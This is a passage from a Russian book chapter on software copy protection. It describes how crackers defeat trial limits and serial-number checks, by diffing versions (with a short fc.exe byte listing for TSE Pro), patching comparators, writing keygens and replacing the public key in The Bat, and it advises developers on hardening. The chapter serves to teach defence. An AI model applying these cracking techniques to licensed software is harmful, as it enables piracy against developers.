Таким образом, защитные механизмы просто обречены в их безнадежной борьбе за выживание (рис. 5.2). Наличие дополнительных уровней защиты может только замедлить взлом, по крайней мере в теории. Однако на практике создать защиту, которую невозможно взломать, по крайней мере, в течение жизненного цикла защищенной программы, все же возможно. Чтобы этого добиться, важно выбрать правильный подход. Например, бесполезно устанавливать сейфовый замок на картонную дверь. Линия защиты должна быть равномерно сильной во всех отношениях, так как общая надежность защитного механизма определяется его самым слабым компонентом. Итак, создать надежную защиту можно, и даже не столь уж сложно. Почему же тогда количество взломанных программ растет такими высокими темпами? Ответ предельно прост — из-за ошибок реализации, за которые разработчикам защиты некого винить, кроме себя.

Несмотря на разнообразие трюков и приемов, используемых создателями защит, большинство программ взламываются по одному и тому же набору стандартных шаблонов. Ошибки разработчиков удручающее однообразны — никакой тяги к творчеству. Никакого морального удовлетво-

рения от взлома таких защит хакеры не получают, и вместо интеллектуальной игры, вместо смертельного поединка с защитой, им приходится иметь дело с мертворожденными идеями, надерганными из древних руководств, давно утративших актуальность.




Рис. 5.2. Практически любая защита может быть взломана, и готовые "крэки" можно найти буквально в считанные секунды

Материалы, представленные в данной главе, демонстрируют отнюдь не всемогущество хакеров, а наиболее распространенные ошибки разработчиков защитных механизмов. Взламывать защитные механизмы можно, даже не умея их создавать. А вот обратное не справедливо — нельзя написать качественный защитный механизм, не зная, как хакеры его ломают. Кроме того, здесь даются советы разработчикам защит, которые позволят им защитить свои программы таким образом, чтобы предотвратить их немедленный взлом сразу же после выпуска.

Недостатки готовых "коробочных" решений

Зачем изобретать велосипед, если он давно уже изобретен до вас? Этот вопрос кажется вполне логичным и разумным. Зачем разрабатывать защитные механизмы, если на рынке представлено множество готовых решений — как программных (ASProtect, FLEX LM, Extreme Protector), так и аппаратных (HASP, Sentinel, Hardlock)? А вот здесь не все так просто. Дело в том, что стойкость защиты обратно пропорциональна ее распространенности, особенно если она допускает универсальный взлом (а все вышеперечисленные выше решения его допускают). Даже начинающий хакер, прочитавший руководство по взлому HASP, за короткое время ликвидирует "привязку" программы к электронному ключу, особенно если защита сводится к коду, состоящему из тривиальных конструкций наподобие `if (IsHaspPresent() != OK) exit();`". Защитный механизм должен быть глубоко интегрирован в программу, тесно переплетен с ней. Разработчикам следует помнить, что все программы, которые были защищены быстро, будут взломаны еще быстрее.

Хуже всего то, что многие протекторы содержат грубые ошибки реализации, нарушающие работоспособность защищаемой программы или отличающиеся агрессивным поведением (например, Armadillo замусоривает системный реестр, замедляя работу системы, причем это никак не отражено в документации).

В противоположность подходу с использованием готовых "фирменных" решений, самостоятельная разработка защиты связана с затратами времени и усилий. Однако этот подход предпочтителен, так как вы получаете предсказуемый результат. Покупая же "фирменный" защитный механизм, вы приобретаете "кота в мешке" и не можете предугадать, какие сюрпризы он вам преподнесет.

Распространенные ошибки реализации защитных механизмов

Начнем с обсуждения концептуальных ошибок, "благодаря" которым программу может взломать любой начинающий хакер или даже просто продвинутый пользователь, вооруженный "правильными" утилитами. В этом разделе не только будет продемонстрировано, как ломаются программы, но и даны рекомендации разработчикам защитных механизмов. Следуя этим рекомендациям, вы сможете предотвратить взлом защищенной вами программы немедленно после ее выпуска. Как уже говорилось, обычно программы имеют защиту от несанкционированного копирования, имеют ограничения по сроку использования, а также защищены от воспроизведения оригинального алгоритма и от модификации файлов на диске и в памяти. Что касается мер защиты от хакеров, защитные механизмы обычно противодействуют отладчикам, дизассемблерам, дамперам памяти, а также мониторам файлов и реестра.

Защита от несанкционированного копирования и распространения серийных номеров

От несанкционированного копирования в принципе защищает привязка к конкретной аппаратной конфигурации. О том, как это можно сделать с прикладного уровня, рассказано в статье *"Пакетные команды интерфейса ATAPI"* номера 22 журнала "Системный администратор" (**http://www.lghost.ru/lib/samag/content/2004/samag_09_22/samag9(22)-70-84.pdf**). "В принципе", потому, что пользователям очень не нравится, когда ограничивают их свободу. Именно поэтому рекомендуется выполнять привязку только к носителю (лазерному диску). Нет никакой необходимости выполнять проверку при каждом запуске программы, требуя наличия диска в приводе, так как никто не может гарантировать, что защищенная программа сможет "увидеть" его по сети. Достаточно проверки на этапе инсталляции. Не надо опасаться, что это ослабит защиту — в любом случае при наличии ключевого диска, привязка программы к ключевому носителю ликвидируется элементарно. То есть данная защита направлена не на противодействие хакерам. Ее цель — помещать пользователям несанкционированно копировать защищенную программу. О том, как создать диск, который не может быть скопирован даже с помощью специализированных копировщиков защищенных дисков (Alcohol 120%, CloneCD), можно прочитать в моей книге, посвященной защите CD от копирования[1].

Защита серийным номером (s/n) не препятствует несанкционированному копированию, но если все серийные номера различны, то можно вычислить пользователя, выложившего свой серийный номер в сеть. Это же справедливо и для пар "имя-пользователя/код активации" (u/r). Идея, лежащая в основе этой защиты, проста: пусть сервер генерирует дистрибутивный файл индивидуально на основе регистрационных данных, переданных пользователем. Тогда пара u/r не подойдет к чужим файлам, и весь дистрибутив придется выкладывать в сеть целиком. Это намного более проблематично, да и к тому же не каждый пользователь рискнет скачивать двоичный файл из ненадежных источников.

[1] Крис Касперски. "Техника защиты компакт-дисков от копирования". — СПб.: БХВ-Петербург, 2004.

Пусть защита периодически пытается установить соединение с регистрационным сайтом через Интернет. Если один и тот же серийный номер будет поступать с большого количества IP-адресов, можно передать удаленную команду на дезактивацию "флага" регистрации. Обратите внимание на то, что удалять файл с диска или выполнять какие бы то ни было другие деструктивные действия категорически недопустимо. Правда, возлагать на этот механизм слишком серьезных надежд не рекомендуется, так как пользователь может поставить брандмауэр[2] или же просто работать на компьютере, изолированном от сети.

Защита испытательным сроком и ее слабые места

Защита программ испытательным сроком означает, что разработчик создает на основе полноценного дистрибутива защищаемой программы оценочную (или демонстрационную) версию. Потенциальный клиент может работать с такой программой в течение предопределенного срока. Предполагается, что отведенного времени должно быть достаточно, чтобы оценить возможности программы и принять решение о покупке лицензионной версии. Как правило, каждый раз при запуске приложения, защищенного таким образом, на экране появляется диалоговое окно с напоминанием о необходимости купить лицензионную версию. После истечения испытательного срока программа перестает запускаться, если пользователь не приобрел лицензии (рис. 5.3).




Рис. 5.3. После истечения испытательного срока демонстрационная версия программы отказывается запускаться

Хронометраж

Никогда не полагайтесь на системное время, так как его очень легко перевести назад! К тому же, существует множество утилит типа TrialFreezer, перехватывающих вызов функций API из семейства `GetLocalTime` и передающих фиктивную информацию *отдельно взятой программе*. Обратите внимание, что пользоваться такими утилитами намного удобнее, чем работать с переведенным временем, поскольку при этом страдают все приложения.

[2] Стоит, правда, отметить, что локальные брандмауэры легко обойти. Как это сделать, рассказано в статье "Побег через брандмауэр" (**http://www.lghost.ru/lib/samag/content/2004/samag_05_18/samag5(18)-66-76.pdf**).

Что может сделать защита, чтобы противостоять этому? Подключиться к Интернету, чтобы узнать атомное время? Неплохая идея, но этот прием станет бесполезным, если пользователь поставит брандмауэр. Причем обратите внимание, что к настоящему времени уже практически все опытные пользователи доросли до этой идеи. Вести счетчик запусков — прекрасная идея. Однако этот счетчик очень легко обнаружить путем сравнения двух последовательно сохраненных дампов. Поэтому, применяя такой способ защиты, сохраняйте информацию о количестве запусков программы и обработанных с ее помощью документах в некотором нетривиальном формате и выбирайте для хранения этой информации некоторое неочевидное местоположение. Наконец, необходимо помнить, что не каждое расхождение по времени является признаком попытки взлома. Вполне возможно, что пользователь просто скорректировал неправильное системное время. Поэтому разработчикам защиты следует пользоваться информацией из нескольких независимых источников.

Надежнее всего — сканировать диск на предмет поиска различных файлов и смотреть на дату их создания, причем брать не только дату создания/последней модификации самого файла, но также извлекать временную отметку (timestamp) из заголовков исполняемых файлов формата PE-файлов и динамических библиотек. Обнаружить их защищаемая программа может в собственном адресном пространстве, не обращаясь к файловой системе! Ведь скачивает же пользователь новые версии различных разделяемых библиотек, а многие антивирусы и другие "сторожевые" программы устанавливают модули, проецируемые на все процессы сразу. Конечно, данная методика определения времени не очень точна и пригодна лишь для *грубой оценки верхней границы времени использования*. Однако, учитывая наличие службы Windows update и довольно частный выход обновлений, точность определения вплотную приближается к одному или двум месяцам, а этого для триальных защит вполне достаточно.

Проблема переустановки

Для программ, защищенных испытательным сроком, характерна проблема переустановки. Когда испытательный период заканчивается и программа прекращает запускаться (см. рис. 5.3), среднестатистический пользователь не спешит зарегистрироваться. Вместо этого он просто удаляет защищенную программу с компьютера и тут же устанавливает вновь, надеясь, что она заработает как ни в чем ни бывало. Специально для таких любителей халявы инсталлятор оставляет на компьютере секретный скрытый знак, не удаляемый деинсталлятором. При последующей установке инсталлятор обнаружит, что программа уже была ранее установлена на этом компьютере, и защита блокирует запуск. На первый взгляд, защита кажется неприступной. Однако в действительности это не так, потому что обнаружить и удалить скрытый знак может кто угодно!

Это делается так: перед установкой программы с компьютера снимается полный дамп. Сформировать список файлов помогут антивирусные ревизоры, а утилиты для "принудительной деинсталляции" наподобие Advanced Registry Tracer создают "моментальный снимок". После установки программы создается еще один дамп, который сравнивается с первым. Все тайное становится явным! Если же первый дамп по каким-то причинам не был сделан (например, пользователь спохватился только *после* окончания испытательного периода), то и это не представляет серьезной проблемы. Достаточно запустить упомянутые в *главе 1* утилиты Марка Руссиновича Filemon.exe и Regmon.exe, и проверить, что же именно "не нравится" защите (рис. 5.4).

Исход сражения с защитой можно предугадать заранее, но вот можно ли его предотвратить? Первое (и самое глупое), что только можно предложить — засорять реестр и файловую систему, оставляя множество фальшивых и неочевидных следов в надежде запутать пользователя. Этот подход не только неэлегантен и неэтичен, но и попросту неблагоразумен. Какому пользователю может понравиться такая программа? Это сводит мотивацию честной регистрации практически к абсолютному нулю, и даже честный законопослушный пользователь не станет регистрироваться хотя бы из принципа. Вместо вашей программы пользователи выберут конкурирующие продукты.

Гораздо элегантнее будет оставить едва различимый и совершенно неочевидный след, например, изменить дату создания папки %Windows%, поместив в поле десятых долей секунд свое "магическое" число. Да, конечно, мониторы успешно отследят эту нехитрую махинацию. Тем не ме-

нее, учитывая размер их журналов, пользователь с высокой степенью вероятности просто не обратит на эту мелочь внимания. Стоит, правда, заметить, что такой подход может привести к потенциальному конфликту с другими защитами.




Рис. 5.4. Registry Monitor позволяет отслеживать скрытые маркеры, оставленные защищенной программой

А вот и еще один трюк: создаем файл, выполняем `seek` по всему размеру свободного пространства, а затем сканируем полученный файл на предмет наличия "своего" содержимого. Суть этого трюка в том, что при удалении файлов с диска, они не удаляются физически, а продолжают оставаться в свободных секторах в течение довольно длительного времени. Поэтому защита может легко и прозрачно обнаружить, устанавливалась ли защищенная программа на данный диск или нет. К сканированию на уровне секторов для этого прибегать не требуется, так как при выделении кластеров операционная система их не очищает (что является огромной дырой в системе безопасности). Конечно, хакер без труда обнаружит и обезвредит такую проверку, но простого пользователя она поставит в тупик. Единственный выход обойти такую защиту состоит в использовании специальных утилит для физического удаления файлов с затиранием их содержимого. Однако разработчики защитных механизмов могут применить этот же подход и по отношению к реестру. Ведь утилит для физического удаления веток реестра нет!

Самое надежное — жестко "зашить" дату ограничения испытательного срока в тело программы еще на стадии компиляции. Поскольку демонстрационные версии программы не выкладываются на сервер каждый день, длительность демонстрационного периода будет тем короче, чем позднее пользователь скачает программу. Поэтому рекомендуется продлить испытательный срок по крайней мере до 60 дней и обновлять программу на сервере не реже раза в месяц. Как бороться с повторными скачиваниями? Во-первых, если программа велика по объему, далеко не каждому пользователю будет в радость каждый месяц перекачивать мегабайты данных по своему каналу (скоростной Интернет есть далеко не у всех). Во-вторых, можно отдавать программу только после предварительной регистрации, тогда пользователю придется каждый раз выдумывать себе разные адреса, менять почтовые ящики и т. д. Это вполне может склонить пользователя к регистрации, если программа ему понравится.

Как вариант, можно реализовать программу таким образом, чтобы при первом запуске инсталлятор, не содержащий в себе основного тела программы, собирал информацию о конфигурации и отправлял ее регистрационному серверу. Сервер будет сверять ее со своей базой данных и затем

либо разрешать, либо не разрешать установку. Обратите внимание, что "сетевой инсталлятор" для этого писать не требуется. Гораздо лучше перенаправлять пользователя по временной ссылке, автоматически удаляющейся через несколько дней. Этот подход очень прост в реализации. Дополнительное его преимущество заключается в том, что он решает проблемы "докачки". Взломать такую защиту пользователю (даже очень и очень продвинутому) будет уже не под силу, да и для хакеров эта задача тривиальной не будет.

Наконец, не стоит забывать и о простейшем методе, с помощью которого пользователи могут обойти такую защиту. Ведь можно запускать защищенную программу в среде эмулятора, например, Microsoft Virtual PC или VMware. К счастью для таких пользователей, современные аппаратные средства позволяют с легкостью пользоваться такой возможностью. В этом случае пользователь сможет переформатировать виртуальный диск, удалив таким образом все следы, оставленные защищенной программой. Хотя этот подход и не имеет ничего общего с хакерством, разработчики защитных механизмов должны иметь его в виду, так как данный метод делает защиту от переустановки совершенно бесполезной.

Сравнение различных версий одной и той же программы

Разработчик защиты должен считаться с тем, что у взломщика наверняка окажется несколько различных версий одной и той же программы. Что это значит в практическом плане? А то, что сравнивая их между собой, хакер быстро найдет, где хранятся жестко прошитая дата истечения испытательного срока, серийный номер и эталонный ключ (если каждая версия отпирается "своим" ключом) и т. д.

Возьмем, к примеру, популярный текстовой редактор TSE Pro, часть защиты которого реализована на его собственном интерпретируемом языке, скомпилированным в байт-код, не поддающийся дизассемблированию. А готовых декомиляторов, увы, нет. Тем не менее защита снимается за несколько секунд простым сравнением двух версий, установленных в различное время на различные машины (вообще-то, в данном случае, редактор достаточно установить в разные каталоги, поскольку никаких проверок на скрытые знаки в нем нет).

Утилита fc.exe из штатной поставки Windows показывает, что время окончания испытательного срока "прошито" в файлах e32.mac и g32.exe (листинг 5.1).

Листинг 5.1. Быстрое обнаружение даты истечения испытательного срока, жестко прошитой в файлах TSE Pro

```
$fc /b e32.mac e32.mac.old
Comparing files e32.ma_ and E32.MAC.OLD
00000065: 06 05
00000066: D5 DD
00000067: C8 D4
```

Таким образом, методы защиты программ ограничением по сроку использования не особенно эффективны. Если время первого запуска сохранять на компьютере пользователя, то он найдет эту информацию и удалит ее. Если временные ограничения жестко прошивать в теле программы, пользователь сравнит две версии и "переведет" дату вперед с помощью HIEW. Если оставлять скрытые метки, информирующие инсталлятор о том, что защищенная программа уже устанавливалась на этом компьютере, хитрые пользователи будут просто запускать эту программу в среде эмулятора. Что же можно противопоставить этому? В общем случае, наиболее эффективна защита демонстрационных и оценочных версий за счет ограничения их функциональных возможностей путем физического удаления из тела программы кода, ответственного за выполнение той или иной операции (например, за сохранение или распечатку результатов). Если этот подход вам не по душе, стоит рассмотреть другие методы защиты, например, шифрование. Скажем, различные версии защищаемой программы можно зашифровать различными ключами. В этом случае, прямое сравнение версий не даст никаких результатов, по крайней мере, до тех пор, пока хакер

не "распакует" программу за счет удаления паковщика. Однако борьба с распаковщиками и пути противостояния ей — это тема, которая выходит за рамки данной главы. Она будет рассмотрена в *главе 38, "Борьба с паковщиками"*.

Реконструкция алгоритма

Весь мир уже давно привык к печальному факту — наиболее популярные технологии далеко не всегда бывают и самыми совершенными. Это особенно справедливо применительно к технологиям, применяющимся для защиты условно-бесплатных программ (shareware). Защитные механизмы, генерирующие регистрационные номера на основе пользовательского имени, — яркий тому пример[3]. Сущность этого механизма состоит в том, что разработчик защиты обрабатывает введенное пользователем регистрационное имя с помощью некоторой функции, `f(name)` и затем передает результат клиенту за определенную плату. Защитный механизм, в свою очередь, производит над пользовательским именем такие же манипуляции, а затем сравнивает сгенерированный регистрационный номер с регистрационным номером, введенным пользователем. Если эти номера совпадают, то все прекрасно. В противном случае, если эти регистрационные номера не совпали, приложение генерирует сообщение об ошибке, например, "wrong regnum" (рис. 5.5).

Таким образом, защитный механизм реализует полнофункциональный генератор регистрационных кодов. Чтобы взломать программу, хакер должен найти процедуру генерации регистрационного кода, обработать с ее помощью новое пользовательское имя, и подсмотреть возвращенный результат. Еще одно слабое место этой защиты — это *компаратор* — процедура, выполняющая сравнение введенного и сгенерированного регистрационных номеров (рис. 5.6). Если на оба входа компаратора подать один и тот же регистрационный номер (причем не имеет значения, сгенерирован ли он самим пользователем или защитным механизмом), то ответ компаратора будет положительным, и защитный механизм признает легальным абсолютно любого пользователя. Еще один метод взлома такой защиты заключается в анализе алгоритма регистрации с помощью отладчика, дизассемблера или их комбинации. Проанализировав алгоритм, хакер сможет воспроизвести его, написав собственный генератор ключей.

Единственный способ, с помощью которого разработчики защитных механизмов смогут противостоять таким попыткам взлома, состоит в осложнении анализа и реконструкции рабочего алгоритма защитного механизма. Однако, поступая таким образом, они часто допускают распространенные ошибки.




Рис. 5.5. Реакция защитного механизма на неверный регистрационный номер

[3] Более подробную информацию о популярных разновидностях методов защиты демонстрационных и оценочных версий программного обеспечения можно найти в следующих книгах: Крис Касперски. "Фундаментальные основы хакерства" (Солон-Р, 2005) и "Техника отладки приложений без исходных кодов" (БХВ-Петербург, 2005).




Рис. 5.6. Принцип работы защиты на основе регистрационных номеров

Избыточная сложность, легко обнаруживаемая визуально

Процедура проверки серийного номера/ключа ни в коем случае не должна быть запутанной или чрезмерно сложной, иначе она будет существенно отличаться от всех остальных (обычных) процедур, и опытный хакер распознает ее простым "визуальным" просмотром дизассемблерного листинга программы. Иными словами, хакер будет визуально искать код, сильно отличающийся от всего прочего, что может встретиться в дизассемблированном листинге. Кроме того, эта задача еще более упрощается, если код выполняет большое количество вычислений. В обычных программах линейные фрагменты такого кода встречаются редко, поэтому каждый такой фрагмент — это потенциальный кандидат на роль защитного механизма.

Комментарии, как говорится, излишни. Господа программисты, если хотите защититься, не пишите слишком "навороченных" процедур. Хакер все равно их расколет, пусть функция растянется хоть на тысячу строк, только локализовать ее будет не в пример легче.

Несколько серийных номеров в одном

Как обычно ломаются программы? Ищется процедура, сравнивающая введенный серийный номер с эталонным, затем либо правится код, либо пишется генератор серийных номеров. Если же разные части программы в различное время будут проверять различные части одного и того же ключа, — вот тогда хакерам придется очень сильно поднапрячься, прежде чем они смогут довести взлом до ума.

Как реализуется этот подход? Допустим, программа спрашивает серийный номер при запуске, и пока он не будет введен, никаких других действий предпринимать не позволяет. Замечательно, хакер быстро находит и нейтрализует защитный код (или пишет генератор серийных номеров), и программа вроде бы запускается, но при расчете таблицы (попытке записи файла на диск) проверяет другую часть серийного номера с помощью дополнительной защитной функции, которую хакер на первой стадии взлома благополучно "проморгал". Так, хакер вновь берется за отладчик и дорабатывает свой генератор (нейтрализует вторую проверочную процедуру). И программа начинает работать — на первый взгляд даже корректно, вот только при выводе

на печать ведет себя как-то странно. Если хакер ломает программу "для себя", он будет долго ругаться, и в конце концов доломает программу из спортивного интереса. А вот если программа ломается "на сторону" по спецзаказу, то после первых двух-трех промахов клиент предпочтет заплатить, а не страдать от неполадок.

Важный момент, на который следует обратить внимание разработчиков защитных механизмов — серийный номер ни в коем случае не должен храниться в секции данных как глобальная переменная, иначе перекрестные ссылки и аппаратные точки останова выдадут функции проверки с головой. Всегда передавайте серийный номер по цепочке локальных переменных тысячам посторонних функций программы! Тогда хакеру будет сложнее отследить, какие именно функции реально проверяют серийный номер, а какие его только передают.

Регистрационные данные в памяти

Классический способ взлома, уходящий своими корнями в эпоху времен ZX-SPECTRUM, — это прямой поиск регистрационных данных в памяти. Хакер вводит произвольный серийный номер (или указывает программе фиктивный ключевой файл), а затем ищет его в памяти, и, если защита не предпринимает никаких дополнительных усилий, он действительно его находит. Остается установить точку останова на эти данные и терпеливо ждать, пока защитный код, обращающийся к ним, не угодит в капкан. Процедура, ответственная за сравнение данных, введенных пользователем, с "эталоном" будет локализована и взломана.

Хитрые программисты поступают так: они посимвольно считывают клавиатурный ввод и немедленно его шифруют! Таким образом, данных, введенных пользователем, в памяти уже не окажется, и контекстный поиск, соответственно, не сработает. Набирают популярность такие методы защиты, как асимметричная криптография, цифровые подписи и сертификаты. Например, именно таким образом защищен популярный почтовый клиент The Bat. Создать генератор ключей, основываясь только на информации, содержащейся в защищенной программе, уже невозможно. Чтобы добиться этого, необходимо знание секретного ключа, который принадлежит разработчику защитного механизма и не доступен более никому. Но значит ли это, что защита стала неприступной? Вовсе нет. Иногда и криптография оказывается бесполезной.

Когда и криптография не спасает

Как уже говорилось в предыдущем подразделе, за последние несколько лет асимметричная криптография стала модной. Создать генератор ключей, располагая только той информацией, которая заключена в защищенной программе, действительно невозможно. Для этого требуется раздобыть секретный ключ, а как это сделать, если он не доступен никому, кроме разработчика? Что делать? Атаковать локальную сеть компании-разработчика? Так ведь следует помнить, что это уже уголовно наказуемое дело!

Хакеры поступают проще: они нейтрализуют сам защитный код или модифицируют открытый ключ, хранящийся в теле программы, заменяя его своим собственным открытым ключом, для которого существует известный секретный ключ. Большинство взломов программы The Bat именно так и работают. Таким образом, даже самая мощная криптографическая система оказывается бесполезной, если в защищенной программе отсутствует контроль целостности. А если говорить о контроле целостности, то его достаточно просто найти и нейтрализовать.

Исключение составляет тот случай, когда криптография используется для расшифровки критических фрагментов программы, без которых она неработоспособна. Однако неработоспособная программа никому не нужна, поэтому для защит испытательным сроком такая методика не подходит. К тому же, если у хакера имеется хотя бы один-единственный рабочий экземпляр программы с верным ключом, то нейтрализация защиты — дело техники.

Вывод: несимметричную криптографию можно и нужно использовать только с тщательно проработанным механизмом контроля собственной целостности, с множеством проверок в разных точках программы.

Константы, говорящие сами за себя

Какой криптографический алгоритм лучше использовать — "стандартный" или собственной разработки? Большинство разработчиков склоняются в пользу первого, вызывая у хакеров бурное ликование.

Рассмотрим защитный механизм, контролирующий свою целостность с помощью надежного и хорошо апробированного CRC32. Как найти процедуру проверки среди десятков мегабайт постороннего кода? Очень просто — по стандартному полиному. Там, где есть CRC32, всегда присутствует и константа `EDB88320h`. Контекстный поиск обнаруживает стандартный полином за считанные секунды, ну а дальше по перекрестным ссылкам нетрудно найти и процедуру проверки как таковую, и тот код, что ее вызывает.

Существует множество готовых программ, распознающих стандартные криптографические алгоритмы. Вот только одна из них: **http://www.hexblog.com/2006/01/findcrypt.html**. Это — плагин для IDA Pro, распространяющийся в исходных текстах на бесплатной основе.

Используя стандартные алгоритмы, необходимо тщательно скрыть все легко узнаваемые полиномы и предвычисленные таблицы, по которым они могут быть легко локализованы в теле программы.

Общие рекомендации

Чтобы хакер не смог реконструировать алгоритм защитного механизма и слегка "доработать" его (или же попросту "подсмотреть" правильный пароль), обязательно используйте многослойное динамическое шифрование по серийному номеру или паре "пользовательское имя/регистрационный номер". Тогда без s/n или u/r взлом программы станет невозможным. Не используйте CRC для проверки правильности s/n! Вместо этого, чтобы убедиться в правильности ввода s/n, проверяйте CRC расшифрованного кода (восстановить исходный s/n по его CRC на достаточных аппаратных мощностях вполне возможно, а вот CRC расшифрованного кода криптоаналитику вообще ни о чем не говорит!). Игнорируйте первые четыре символа s/n, ассоциировав их с подложным расшифровщиком. Причина проста — обычно хакеры ставят точку останова на начало s/n, но не на его середину. Еще лучше, если каждый из нескольких расшифровщиков будет использовать "свою" часть s/n. Запрашивайте у пользователей имя, компанию, прочие регистрационные данные, производите с ними сложные манипуляции, но никак их не используйте — пусть хакер сам разбирается, какая информация актуальна, а какая — нет.

Шифрование называется динамическим, если ни в какой момент весь код программы не расшифровывается целиком, в противном случае хакер сможет снять с него дамп. Расшифровывайте функцию перед вызовом, а по выходу из нее — зашифровывайте вновь. Используйте несколько независимых шифровщиков и перекрытия шифроблоков, иначе хакер расшифрует программу "руками" самого расшифровщика, просто передавая ему номера/указатели зашифрованных блоков, а затем сбросит дамп. Многослойное шифрование: делаем на каждом "слое" что-то полезное, затем расшифровываем следующий слой и т. д. Программный код как бы "распределяется" между слоями, вынуждая хакера анализировать каждый из них. Если же весь программный код сосредоточен в одном-единственном слое, то количество слоев шифровки, "оборачивающих" его, не имеет никакого значения и ничуть не усложняет взлом.

